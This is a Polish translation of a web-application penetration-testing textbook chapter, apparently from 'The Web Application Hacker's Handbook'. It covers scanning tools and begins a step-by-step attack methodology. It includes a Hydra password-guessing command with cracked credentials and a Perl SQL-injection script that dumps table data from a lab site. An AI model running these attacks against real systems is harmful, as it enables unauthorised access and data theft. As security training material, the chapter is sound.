* Bądź świadomy ryzyka związanego z przeszukiwaniem potężnych funkcji i automatycznym sondowaniem niebezpiecznych błędów.

* Zawsze ręcznie potwierdzaj wszelkie potencjalne luki zgłaszane przez skaner.

* Należy pamiętać, że skanery są bardzo hałaśliwe i pozostawiają znaczny ślad w dziennikach serwera i wszelkich systemach obrony IDS. Nie używaj skanera, jeśli chcesz się skradać.

W pełni zautomatyzowane skanowanie w porównaniu do skanowania ukierunkowanego na użytkownika

Kluczową kwestią przy korzystaniu ze skanerów internetowych jest zakres, w jakim chcesz kierować pracą wykonywaną przez skaner. Dwa skrajne przypadki użycia w tej decyzji są następujące:

* Chcesz podać skanerowi adres URL aplikacji, kliknij Go i poczekaj na wyniki.

* Chcesz pracować ręcznie i używać skanera do testowania pojedynczych żądań w izolacji wraz z testowaniem ręcznym.

Samodzielne skanery internetowe są bardziej ukierunkowane na pierwszy z tych przypadków użycia. Skanery włączone do zintegrowanych zestawów testowych są bardziej ukierunkowane na drugi przypadek użycia. To powiedziawszy, oba typy skanerów pozwalają na przyjęcie bardziej hybrydowego podejścia, jeśli chcesz. W przypadku użytkowników, którzy są nowicjuszami w dziedzinie bezpieczeństwa aplikacji internetowych, wymagają szybkiej oceny aplikacji lub regularnie mają do czynienia z dużą liczbą aplikacji, w pełni zautomatyzowane skanowanie zapewni pewien wgląd w część obszaru ataku aplikacji. Może to pomóc w podjęciu świadomej decyzji o tym, jaki poziom bardziej kompleksowych testów jest gwarantowany dla aplikacji. Dla użytkowników, którzy rozumieją, jak przebiega testowanie bezpieczeństwa aplikacji internetowych i znają ograniczenia całkowitej automatyzacji, najlepszym sposobem użycia skanera jest zintegrowanie pakietu testowego w celu wsparcia i usprawnienia procesu testowania ręcznego. Takie podejście pomaga uniknąć wielu problemów technicznych, z jakimi borykają się w pełni zautomatyzowane skanery. Możesz poprowadzić skaner za pomocą przeglądarki, aby mieć pewność, że nie pominiesz żadnych kluczowych obszarów funkcjonalności. Możesz bezpośrednio skanować rzeczywiste żądania generowane przez aplikację, zawierające dane o prawidłowej treści i formacie wymaganym przez aplikację. Mając pełną kontrolę nad tym, co jest skanowane, możesz uniknąć niebezpiecznych funkcji, rozpoznawać zduplikowane funkcje i przechodzić przez wszelkie wymagania dotyczące sprawdzania poprawności danych wejściowych, z którymi może się borykać zautomatyzowany skaner. Co więcej, mając bezpośrednią informację zwrotną na temat działania skanera, możesz mieć pewność, że unikniesz problemów z uwierzytelnianiem i obsługą sesji oraz że problemy spowodowane wieloetapowymi

procesami i funkcjami stanowymi będą prawidłowo obsługiwane. Korzystając ze skanera w ten sposób, można wykryć ważny zakres luk, których wykrywanie można zautomatyzować. Dzięki temu będziesz mógł szukać rodzajów luk, których wykrycie wymaga ludzkiej inteligencji i doświadczenia.

Inne narzędzia

Oprócz omówionych już narzędzi, możesz znaleźć niezliczoną ilość innych przydatnych w określonej sytuacji lub do wykonania określonego zadania. Pozostała część tego rozdziału opisuje kilka innych narzędzi, z którymi możesz się spotkać i których możesz użyć podczas atakowania aplikacji. Należy zauważyć, że jest to tylko krótki przegląd niektórych narzędzi, z których korzystali autorzy. Zaleca się samodzielne zapoznanie się z różnymi dostępnymi narzędziami i wybranie tych, które najlepiej odpowiadają Twoim potrzebom i stylowi testowania.

Wikto/Nikto

Nikto jest przydatny do lokalizowania domyślnej lub typowej zawartości stron trzecich, która istnieje na serwerze sieciowym. Zawiera obszerną bazę danych plików i katalogów, w tym domyślne strony i skrypty dostarczane z serwerami sieciowymi oraz elementy innych firm, takie jak oprogramowanie koszyka na zakupy. Narzędzie zasadniczo działa, żądając kolejno każdego elementu i wykrywając, czy istnieje. Baza danych jest często aktualizowana, co oznacza, że Nikto jest zwykle skuteczniejszy niż jakakolwiek inna zautomatyzowana lub ręczna technika identyfikowania tego typu treści. Nikto implementuje szeroki zakres opcji konfiguracyjnych, które można określić w wierszu poleceń lub za pomocą tekstowego pliku konfiguracyjnego. Jeśli aplikacja korzysta z dostosowanej strony „nie znaleziono”, można uniknąć fałszywych alarmów, używając ustawienia -404, które umożliwia określenie ciągu, który pojawia się na niestandardowej stronie błędu. Wikto to wersja Nikto dla systemu Windows, która ma kilka dodatkowych funkcji, takich jak ulepszone wykrywanie niestandardowych odpowiedzi „nie znaleziono” i eksploracja katalogów wspomagana przez Google.

Firebug

Firebug to narzędzie do debugowania przeglądarki, które umożliwia debugowanie i edytowanie kodu HTML i JavaScript w czasie rzeczywistym na aktualnie wyświetlanej stronie. Możesz także eksplorować i edytować DOM. Firebug jest niezwykle skuteczny w analizowaniu i wykorzystywaniu szerokiej gamy ataków po stronie klienta, w tym wszelkiego rodzaju skryptów między witrynami, fałszowania żądań i naprawiania interfejsu użytkownika oraz przechwytywania danych między domenami.

Hydra

Hydra to narzędzie do odgadywania haseł, które może być używane w wielu różnych sytuacjach, w tym z uwierzytelnianiem opartym na formularzach, powszechnie używanym w aplikacjach internetowych. Oczywiście możesz użyć narzędzia takiego jak Burp Intruder, aby wykonać dowolny atak tego rodzaju w całkowicie dostosowany sposób; jednak w wielu sytuacjach Hydra może być równie przydatna. Hydra umożliwia określenie docelowego adresu URL, odpowiednich parametrów żądania, list słów do atakowania pól nazwy użytkownika i hasła oraz szczegółów komunikatu o błędzie, który jest zwracany po nieudanym logowaniu. Ustawienie -t może być użyte do określenia liczby równoległych wątków do użycia w ataku. Na przykład:

C:\>hydra.exe –t 32 -L user.txt -P password.txt wahh-app.com http-post-form

“/login.asp:login_name=^USER^&login_password=^PASS^&login=Login:Invalid”

Hydra v6.4 (c) 2011 by van Hauser / THC - use allowed only for legal

purposes.

Hydra (http://www.thc.org) starting at 2011-05-22 16:32:48

[DATA] 32 tasks, 1 servers, 21904 login tries (l:148/p:148), ~684 tries per

task

[DATA] attacking service http-post-form on port 80

[STATUS] 397.00 tries/min, 397 tries in 00:01h, 21507 todo in 00:55h

[80][www-form] host: 65.61.137.117 login: alice password: password

[80][www-form] host: 65.61.137.117 login: liz password: password

...

Skrypty niestandardowe

Z doświadczenia autorów wynika, że różne dostępne gotowe narzędzia są wystarczające do wykonania większości zadań, które należy wykonać podczas atakowania aplikacji internetowej. Jednak w różnych nietypowych sytuacjach będziesz musiał stworzyć własne, dostosowane narzędzia i skrypty, aby rozwiązać konkretny problem. Na przykład:

* Aplikacja korzysta z nietypowego mechanizmu obsługi sesji, takiego jak ten, który obejmuje tokeny na stronę, które należy przesłać ponownie we właściwej kolejności.

* Chcesz wykorzystać lukę, która wymaga wielokrotnego wykonywania kilku konkretnych kroków, a dane pobrane z jednej odpowiedzi są włączane do kolejnych żądań.

* Aplikacja agresywnie kończy sesję, gdy wykryje potencjalnie złośliwe żądanie, a uzyskanie nowej uwierzytelnionej sesji wymaga kilku niestandardowych kroków.

* Musisz dostarczyć właścicielowi aplikacji exploita typu „wskaż i kliknij”, aby zademonstrować lukę w zabezpieczeniach i ryzyko.

Jeśli masz trochę doświadczenia w programowaniu, najłatwiejszym sposobem rozwiązania tego typu problemów jest stworzenie małego, w pełni dostosowanego programu, który będzie wysyłał odpowiednie żądania i przetwarzał odpowiedzi aplikacji. Możesz stworzyć to jako samodzielne narzędzie lub jako rozszerzenie jednego z opisanych wcześniej zintegrowanych zestawów testowych. Na przykład możesz użyć interfejsu Burp Extender do rozszerzenia Burp Suite lub interfejsu BeanShell do rozszerzenia WebScarab. Języki skryptowe, takie jak Perl, zawierają biblioteki ułatwiające komunikację HTTP i często umożliwiają wykonywanie niestandardowych zadań przy użyciu zaledwie kilku wierszy kodu. Nawet jeśli masz ograniczone doświadczenie w programowaniu, często możesz znaleźć w Internecie skrypt, który możesz dostosować do swoich wymagań. Poniższy przykład przedstawia prosty skrypt języka Perl, który wykorzystuje lukę w zabezpieczeniach formularza wyszukiwania polegającą na wstrzykiwaniu kodu SQL w celu wykonywania zapytań rekurencyjnych i pobierania wszystkich wartości z określonej kolumny tabeli. Zaczyna się od najwyższej wartości i iteruje w dół

use HTTP::Request::Common;

use LWP::UserAgent;

$ua = LWP::UserAgent->new();

```
my $col = @ARGV[1];
my $from_stmt = @ARGV[3];
if ($#ARGV!=3) {
print “usage: perl sql.pl SELECT column FROM table\n”;
exit;
}
while(1)
{
$payload = “foo’ or (1 in (select max($col) from $from_stmt
$test))--”;
my $req = POST “http://mdsec.net/addressbook/32/Default.aspx”,
[__VIEWSTATE => ‘’, Name => $payload, Email => ‘john@test.
com’, Phone =>
‘12345’, Search => ‘Search’, Address => ‘1 High Street’, Age =>
‘30’,];
my $resp = $ua->request($req);
my $content = $resp->as_string;
#print $content;
if ($content =~ /nvarchar value ‘(.*)’/)
{
print “$1\n”; # print the extracted match
}
else
{exit;}
$test = “where $col < ‘$1’”;
}
```

Oprócz wbudowanych poleceń i bibliotek można przywoływać różne proste narzędzia ze skryptów Perla i skryptów powłoki systemu operacyjnego. Niektóre narzędzia przydatne do tego celu opisano poniżej.

Wget

Wget to przydatne narzędzie do pobierania określonego adresu URL przy użyciu protokołu HTTP lub HTTPS. Może obsługiwać podrzędny serwer proxy, uwierzytelnianie HTTP i różne inne opcje konfiguracji.

Curl

Curl to jedno z najbardziej elastycznych narzędzi wiersza poleceń do wysyłania żądań HTTP i HTTPS. Obsługuje metody GET i POST, parametry żądań, certyfikaty SSL klienta oraz uwierzytelnianie HTTP. W poniższym przykładzie tytuł strony jest pobierany dla wartości ID strony z przedziału od 10 do 40:

```
#!/bin/bash

for i in `seq 10 40`;

do

echo -n $i ": "

curl -s http://mdsec.net/app/ShowPage.ashx?PageNo==$i | grep -Po

"<title>(.*)</title>" | sed 's/.....\(.*\)...../\1/'

done
```

Netcat

Netcat to wszechstronne narzędzie, którego można używać do wykonywania wielu zadań związanych z siecią. Jest to kamień węgielny wielu samouczków hakerskich dla początkujących. Możesz go użyć do otwarcia połączenia TCP z serwerem, wysłania żądania i pobrania odpowiedzi. Oprócz tego zastosowania, Netcat może być użyty do stworzenia na twoim komputerze odbiornika sieciowego do odbierania połączeń z atakowanego serwera. Sam Netcat nie obsługuje połączeń SSL, ale można to osiągnąć, używając go w połączeniu z narzędziem stunnel, opisanym poniżej.

Stnnel

Stunnel jest przydatny, gdy pracujesz z własnymi skryptami lub innymi narzędziami, które same nie obsługują połączeń HTTPS. Stunnel umożliwia tworzenie połączeń SSL klienta z dowolnym hostem lub gniazd SSL serwera w celu nasłuchiwania połączeń przychodzących od dowolnego klienta. Ponieważ HTTPS jest po prostu protokołem HTTP tunelowanym przez SSL, możesz użyć stunnel, aby zapewnić możliwości HTTPS dowolnemu innemu narzędziu. Na przykład poniższe polecenie pokazuje, jak program stunnel jest konfigurowany do tworzenia prostego gniazda serwera TCP na porcie 88 interfejsu lokalnej pętli zwrotnej. Po odebraniu połączenia stunnel przeprowadza negocjacje SSL z serwerem wahh-app.com, przekazując przychodzące połączenie w postaci zwykłego tekstu przez tunel SSL do tego serwera:

```
C:\bin>stunnel -c -d localhost:88 -r wahh-app.com:443

2011.01.08 15:33:14 LOG5[1288:924]: Using 'wahh-app.com.443' as

tcpwrapper service name

2011.01.08 15:33:14 LOG5[1288:924]: stunnel 3.20 on x86-pcmingw32-

gnu WIN32
```

Możesz teraz po prostu wskazać dowolne narzędzie, które nie obsługuje protokołu SSL, na porcie 88 interfejsu pętli zwrotnej. To skutecznie komunikuje się z serwerem docelowym przez HTTPS:

2011.01.08 15:33:20 LOG5[1288:1000]: wahh-app.com.443 connected

from 127.0.0.1:1113

2011.01.08 15:33:26 LOG5[1288:1000]: Connection closed: 16 bytes

sent to SSL, 392 bytes sent to socket


Streszczenie

Skupiono się na praktycznych technikach, których można użyć do atakowania aplikacji internetowych. Chociaż niektóre z tych zadań można wykonać za pomocą samej przeglądarki, to do przeprowadzenia skutecznego i kompleksowego ataku na aplikację potrzebne są pewne narzędzia. Najważniejszym i niezbędnym narzędziem w Twoim arsenale jest przechwytujący serwer proxy, który umożliwia przeglądanie i modyfikowanie całego ruchu przechodzącego w obu kierunkach między przeglądarką a serwerem. Dzisiejsze serwery proxy są uzupełnione wieloma innymi zintegrowanymi narzędziami, które mogą pomóc zautomatyzować wiele zadań, które będziesz musiał wykonać. Oprócz jednego z tych zestawów narzędzi, musisz użyć jednego lub więcej rozszerzeń przeglądarki, które umożliwią ci kontynuowanie pracy w sytuacjach, w których nie można użyć serwera proxy. Innym głównym rodzajem narzędzia, które możesz zastosować, jest samodzielny skaner aplikacji internetowych. Narzędzia te mogą być skuteczne w szybkim wykrywaniu szeregu typowych luk w zabezpieczeniach, a także mogą pomóc w mapowaniu i analizowaniu funkcjonalności aplikacji. Jednak nie są w stanie zidentyfikować wielu rodzajów luk w zabezpieczeniach i nie można na nich polegać, jeśli chodzi o zapewnienie całkowicie czystego stanu dowolnej aplikacji. Ostatecznie to, co sprawi, że staniesz się znakomitym hakerem aplikacji internetowych, to umiejętność zrozumienia, jak działają aplikacje internetowe, gdzie załamują się ich mechanizmy obronne i jak badać je pod kątem możliwych do wykorzystania luk. Aby robić to skutecznie, potrzebujesz narzędzi, które pozwolą Ci zajrzeć pod maskę, precyzyjnie manipulować interakcją z aplikacjami oraz wykorzystać automatyzację tam, gdzie to możliwe, aby Twoje ataki były szybsze i bardziej niezawodne. Bez względu na to, które narzędzia uznasz za najbardziej przydatne w osiąganiu tych celów, są one odpowiednie dla Ciebie. A jeśli dostępne narzędzia nie spełniają Twoich potrzeb, zawsze możesz stworzyć własne. To nie takie trudne.

Hakowanie aplikacji internetowych

Ten rozdział zawiera szczegółową metodologię krok po kroku, którą możesz zastosować podczas atakowania aplikacji internetowej. Obejmuje wszystkie kategorie luk w zabezpieczeniach i techniki ataków opisane w tej książce. Wykonanie wszystkich kroków w tej metodologii nie gwarantuje wykrycia wszystkich luk w danej aplikacji. Da ci to jednak dobry poziom pewności, że zbadałeś wszystkie niezbędne obszary obszaru ataku aplikacji i znalazłeś jak najwięcej problemów, biorąc pod uwagę dostępne zasoby.

Rysunek ilustruje główne obszary pracy opisane w tej metodologii.



Zagłębimy się w ten diagram i zilustrujemy podział zadań, który obejmuje każdy obszar. Liczby na diagramach odpowiadają hierarchicznej numerowanej liście stosowanej w metodologii, dzięki czemu można łatwo przejść do działań związanych z określonym obszarem. Metodologia jest przedstawiona jako sekwencja zadań, które są zorganizowane i uporządkowane zgodnie z logicznymi współzależnościami między nimi. W miarę możliwości te współzależności są podkreślane w opisach zadań. Jednakże, w praktyce często będziesz musiał myśleć z wyobraźnią o kierunku, w jakim powinny podążać twoje działania, i pozwolić im kierować się tym, co odkryjesz na temat atakowanej aplikacji. Na przykład:

* Informacje zebrane na jednym etapie mogą pozwolić na powrót do wcześniejszego etapu i sformułowanie bardziej ukierunkowanych ataków. Na przykład błąd kontroli dostępu, który umożliwia uzyskanie listy wszystkich użytkowników, może umożliwić przeprowadzenie skuteczniejszego ataku polegającego na odgadywaniu hasła przeciwko funkcji uwierzytelniania.

* Wykrycie kluczowej luki w jednym obszarze aplikacji może umożliwić skrócenie części pracy w innych obszarach. Na przykład luka w zabezpieczeniach umożliwiająca ujawnienie pliku może umożliwić wykonanie przeglądu kodu kluczowych funkcji aplikacji zamiast sondowania ich w sposób wyłącznie czarnej skrzynki.

* Wyniki twoich testów w niektórych obszarach mogą ujawnić wzorce powtarzających się luk w zabezpieczeniach, które możesz natychmiast zbadać w innych obszarach. Na przykład ogólny defekt w filtrach sprawdzania poprawności danych wejściowych aplikacji może umożliwić szybkie znalezienie obejścia jej mechanizmów obronnych przed kilkoma różnymi kategoriami ataków.

Użyj kroków w tej metodologii, aby kierować swoją pracą i jako listę kontrolną, aby uniknąć przeoczeń, ale nie czuj się zobowiązany do zbyt sztywnego ich przestrzegania. Pamiętaj o następującej myśli: zadania, które opisujemy, są w dużej mierze standardowe i ortodoksyjne; najbardziej imponujące ataki na aplikacje internetowe zawsze wymagają myślenia poza nimi.

Ogólne wytyczne

Podczas wykonywania szczegółowych zadań związanych z atakowaniem aplikacji internetowej należy zawsze pamiętać o pewnych ogólnych kwestiach. Mogą one dotyczyć wszystkich różnych obszarów, które należy zbadać, oraz technik, które należy zastosować.

* Pamiętaj, że kilka znaków ma specjalne znaczenie w różnych częściach żądania HTTP. Podczas modyfikowania danych w żądaniach należy zakodować te znaki w adresie URL, aby zapewnić ich interpretację w zamierzony sposób:

* & służy do oddzielania parametrów w ciągu zapytania URL i treści wiadomości. Aby wstawić literał & znak, należy go zakodować jako %26.

*= służy do oddzielania nazwy i wartości każdego parametru w ciągu zapytania URL i treści wiadomości. Aby wstawić znak literału =, należy go zakodować jako %3d.

*? służy do oznaczenia początku ciągu zapytania URL. Aby wstawić

dosłownie? znak, powinieneś zakodować go jako %3f.

* Spacja służy do oznaczenia końca adresu URL w pierwszym wierszu żądań i może oznaczać koniec wartości pliku cookie w nagłówku pliku cookie. Aby wstawić literalną spację, należy ją zakodować jako %20 lub +.

* Ponieważ + reprezentuje zakodowaną spację, aby wstawić znak +, należy go zakodować jako %2b.

*; służy do oddzielania poszczególnych plików cookie w nagłówku Cookie. Aby wstawić literał ; znak, powinieneś zakodować go jako %3b.

* # służy do oznaczenia identyfikatora fragmentu w adresie URL. Jeśli wpiszesz ten znak w adresie URL w przeglądarce, skutecznie obcina on adres URL wysyłany do serwera. Aby wstawić literalny znak #, należy go zakodować jako %23.

* % jest używany jako prefiks w schemacie kodowania adresów URL. Aby wstawić dosłowny znak %, należy go zakodować jako %25.

* Wszelkie znaki niedrukowalne, takie jak bajty zerowe i znaki nowej linii, muszą być oczywiście zakodowane w adresie URL przy użyciu kodu znaku ASCII — w tym przypadku odpowiednio jako %00 i %0a.

* Ponadto pamiętaj, że wprowadzenie danych zakodowanych w adresie URL do formularza zwykle powoduje, że przeglądarka wykonuje kolejną warstwę kodowania. Na przykład przesłanie %00 w formularzu prawdopodobnie spowoduje wysłanie na serwer wartości f %2500. Z tego powodu zwykle najlepiej jest obserwować końcowe żądanie w ramach przechwytującego serwera proxy.


* Wiele testów pod kątem typowych luk w zabezpieczeniach aplikacji internetowych polega na wysyłaniu różnych spreparowanych ciągów wejściowych i monitorowaniu odpowiedzi aplikacji pod kątem anomalii, które wskazują na obecność luki. W niektórych przypadkach odpowiedź aplikacji na konkretne żądanie zawiera sygnaturę konkretnej luki, niezależnie od tego, czy przesłano wyzwalacz dla tej luki. W każdym przypadku, gdy określone spreparowane dane wejściowe powodują zachowanie związane z luką w zabezpieczeniach (takie jak konkretny komunikat o błędzie), należy dokładnie sprawdzić, czy przesłanie łagodnych danych wejściowych w odpowiednim parametrze również powoduje takie samo zachowanie. Jeśli tak, twoje wstępne odkrycie jest prawdopodobnie fałszywie dodatnie.

* Aplikacje zazwyczaj gromadzą stan z poprzednich żądań, co wpływa na sposób, w jaki odpowiadają na dalsze żądania. Czasami, gdy próbujesz zbadać wstępną lukę w zabezpieczeniach i wyizolować dokładną przyczynę określonego nietypowego zachowania, musisz usunąć skutki wszystkich skumulowanych stanów. Aby to zrobić, zwykle wystarczy rozpocząć nową sesję z nowym procesem przeglądarki, przejść do lokalizacji zaobserwowanej anomalii, używając tylko niegroźnych żądań, a następnie ponownie przesłać spreparowane dane wejściowe. Często możesz powtórzyć ten środek, dostosowując części żądań zawierające pliki cookie i informacje o buforowaniu. Co więcej, możesz użyć narzędzia, takiego jak Burp Repeater, aby wyizolować żądanie, wprowadzić w nim określone zmiany i ponownie wysłać tyle razy, ile potrzebujesz.

* Niektóre aplikacje korzystają z konfiguracji z równoważeniem obciążenia, w której kolejne żądania HTTP mogą być obsługiwane przez różne serwery zaplecza w sieci, prezentacji, danych lub na innych poziomach. Różne serwery mogą mieć niewielkie różnice w konfiguracji, które wpływają na wyniki. Co więcej, niektóre udane ataki spowodują zmianę stanu określonego serwera obsługującego Twoje żądania — na przykład utworzenie nowego pliku w katalogu głównym sieci. Aby wyodrębnić skutki poszczególnych działań, może być konieczne wykonanie kilku identycznych żądań jeden po drugim, testowanie wyniku każdego z nich, aż do momentu, gdy żądanie zostanie obsłużone przez odpowiedni serwer.

Zakładając, że wdrażasz tę metodologię w ramach usługi konsultingowej, zawsze powinieneś przeprowadzić zwykłe ćwiczenie określania zakresu, aby dokładnie uzgodnić, które nazwy hostów, adresy URL i funkcje mają zostać uwzględnione oraz czy istnieją jakiekolwiek ograniczenia dotyczące typów badania, które możesz wykonać. Powinieneś uświadomić właściciela aplikacji o nieodłącznym ryzyku związanym z przeprowadzaniem wszelkiego rodzaju testów penetracyjnych przeciwko celowi czarnej skrzynki. Poradź właścicielowi, aby wykonał kopię zapasową ważnych danych przed rozpoczęciem pracy.

1 Mapuj zawartość aplikacji



1.1 Przeglądaj widoczne treści

1.1.1 Skonfiguruj swoją przeglądarkę tak, aby korzystała z Twojego ulubionego zintegrowanego narzędzia proxy/spideringu. Zarówno Burp, jak i WebScarab mogą być używane do pasywnego przeszukiwania witryny poprzez monitorowanie i analizowanie treści internetowych przetwarzanych przez serwer proxy.

1.1.2 Jeśli uznasz to za przydatne, skonfiguruj swoją przeglądarkę tak, aby korzystała z rozszerzenia takiego jak IEWatch do monitorowania i analizowania treści HTTP i HTML przetwarzanych przez przeglądarkę.

1.1.3 Przeglądaj całą aplikację w normalny sposób, odwiedzając każdy link i adres URL, przesyłając każdy formularz i przechodząc przez wszystkie wieloetapowe funkcje aż do zakończenia. Spróbuj przeglądać z włączoną i wyłączoną obsługą JavaScript oraz z włączoną i wyłączoną obsługą plików cookie. Wiele aplikacji może obsługiwać różne konfiguracje przeglądarek, a użytkownik może dotrzeć do różnych ścieżek treści i kodu w aplikacji.

1.1.4 Jeśli aplikacja korzysta z uwierzytelniania i masz lub możesz utworzyć konto logowania, użyj go, aby uzyskać dostęp do chronionych funkcji.

1.1.5 Podczas przeglądania monitoruj żądania i odpowiedzi przechodzące przez przechwytujący serwer proxy, aby zrozumieć rodzaje przesyłanych danych i sposoby, w jakie klient jest używany do kontrolowania zachowania aplikacji po stronie serwera.

1.1.6 Przejrzyj mapę witryny wygenerowaną przez pasywne przechwytywanie i zidentyfikuj wszelkie treści lub funkcje, których nie przeglądałeś za pomocą przeglądarki. Na podstawie wyników pająka ustal, gdzie został znaleziony każdy przedmiot (na przykład w Burp Spider sprawdź szczegóły Linked From). Uzyskaj dostęp do każdego elementu za pomocą przeglądarki, aby pająk przeanalizował odpowiedź z serwera w celu zidentyfikowania dalszych treści. Kontynuuj ten krok rekurencyjnie, aż nie zostanie zidentyfikowana żadna dalsza zawartość ani funkcjonalność.

1.1.7 Kiedy zakończysz ręczne przeglądanie i bierne przeglądanie, możesz użyć swojego pająka do aktywnego indeksowania aplikacji, używając zestawu wykrytych adresów URL jako nasion. Może to czasem ujawnić dodatkową zawartość, którą przeoczyłeś podczas pracy ręcznej. Przed automatycznym indeksowaniem najpierw zidentyfikuj wszystkie adresy URL, które są niebezpieczne lub mogą przerwać sesję aplikacji, a następnie skonfiguruj pająka tak, aby wykluczał je ze swojego zakresu.

1.2 Skonsultuj się z zasobami publicznymi

1.2.1 Korzystaj z wyszukiwarek internetowych i archiwów (takich jak Wayback Machine), aby określić, jakie treści zostały przez nie zindeksowane i zapisane dla Twojej aplikacji docelowej.

1.2.2 Korzystaj z zaawansowanych opcji wyszukiwania, aby poprawić efektywność swoich badań. Na przykład w Google możesz użyć site: aby pobrać całą zawartość witryny docelowej i link: aby pobrać inne witryny, które prowadzą do niej. Jeśli wyszukiwanie zidentyfikuje zawartość, której nie ma już w działającej aplikacji, nadal możesz ją wyświetlić z pamięci podręcznej wyszukiwarki. Ta stara zawartość może zawierać linki do dodatkowych zasobów, które nie zostały jeszcze usunięte.

1.2.3 Wyszukuj dowolne nazwiska i adresy e-mail znalezione w treści aplikacji, takie jak informacje kontaktowe. Dołącz elementy, które nie są renderowane na ekranie, takie jak komentarze HTML. Oprócz wyszukiwania w Internecie wykonuj wyszukiwanie wiadomości i grup. Poszukaj wszelkich szczegółów technicznych opublikowanych na forach internetowych dotyczących docelowej aplikacji i jej infrastruktury pomocniczej.

1.2.4 Przejrzyj wszystkie opublikowane pliki WSDL, aby wygenerować listę nazw funkcji i wartości parametrów potencjalnie wykorzystywanych przez aplikację.

1.3 Odkryj ukrytą zawartość

1.3.1 Potwierdź, w jaki sposób aplikacja obsługuje żądania dotyczące nieistniejących elementów. Wykonaj kilka ręcznych żądań dotyczących znanych prawidłowych i nieprawidłowych zasobów i porównaj odpowiedzi serwera, aby ustalić łatwy sposób identyfikacji, kiedy element nie istnieje.

1.3.2 Uzyskaj listę popularnych nazw plików i katalogów oraz popularnych rozszerzeń plików. Dodaj do tych list wszystkie elementy faktycznie zaobserwowane w aplikacjach, a także elementy wywnioskowane z nich. Spróbuj zrozumieć konwencje nazewnictwa stosowane przez twórców aplikacji. Na przykład, jeśli istnieją strony o nazwach AddDocument.jsp i ViewDocument.jsp, mogą też istnieć strony o nazwach EditDocument.jsp i RemoveDocument.jsp.

1.3.3 Przejrzyj cały kod po stronie klienta, aby zidentyfikować wszelkie wskazówki dotyczące ukrytej zawartości po stronie serwera, w tym komentarze HTML i wyłączone elementy formularzy.

1.3.4 Używając technik automatyzacji opisanych w części 14, wyślij dużą liczbę żądań w oparciu o katalogi, nazwy plików i listy rozszerzeń plików. Monitoruj odpowiedzi serwera, aby potwierdzić, które elementy są obecne i dostępne.

1.3.5 Wykonaj te ćwiczenia odkrywania treści w sposób rekurencyjny, używając nowych wyliczonych treści i wzorców jako podstawy do dalszego ukierunkowanego na użytkownika wyszukiwania pająków i dalszego zautomatyzowanego wykrywania.

1.4 Odkryj zawartość domyślną

1.4.1 Uruchom Nikto na serwerze sieciowym, aby wykryć obecne domyślne lub dobrze znane treści. Skorzystaj z opcji Nikto, aby zmaksymalizować jego skuteczność. Na przykład można użyć opcji –root, aby określić katalog, w którym ma być sprawdzana domyślna zawartość, lub -404, aby określić ciąg identyfikujący niestandardową stronę Nie znaleziono pliku.

1.4.2 Ręcznie weryfikuj wszelkie potencjalnie interesujące wyniki, aby wyeliminować wszelkie fałszywe alarmy w wynikach.

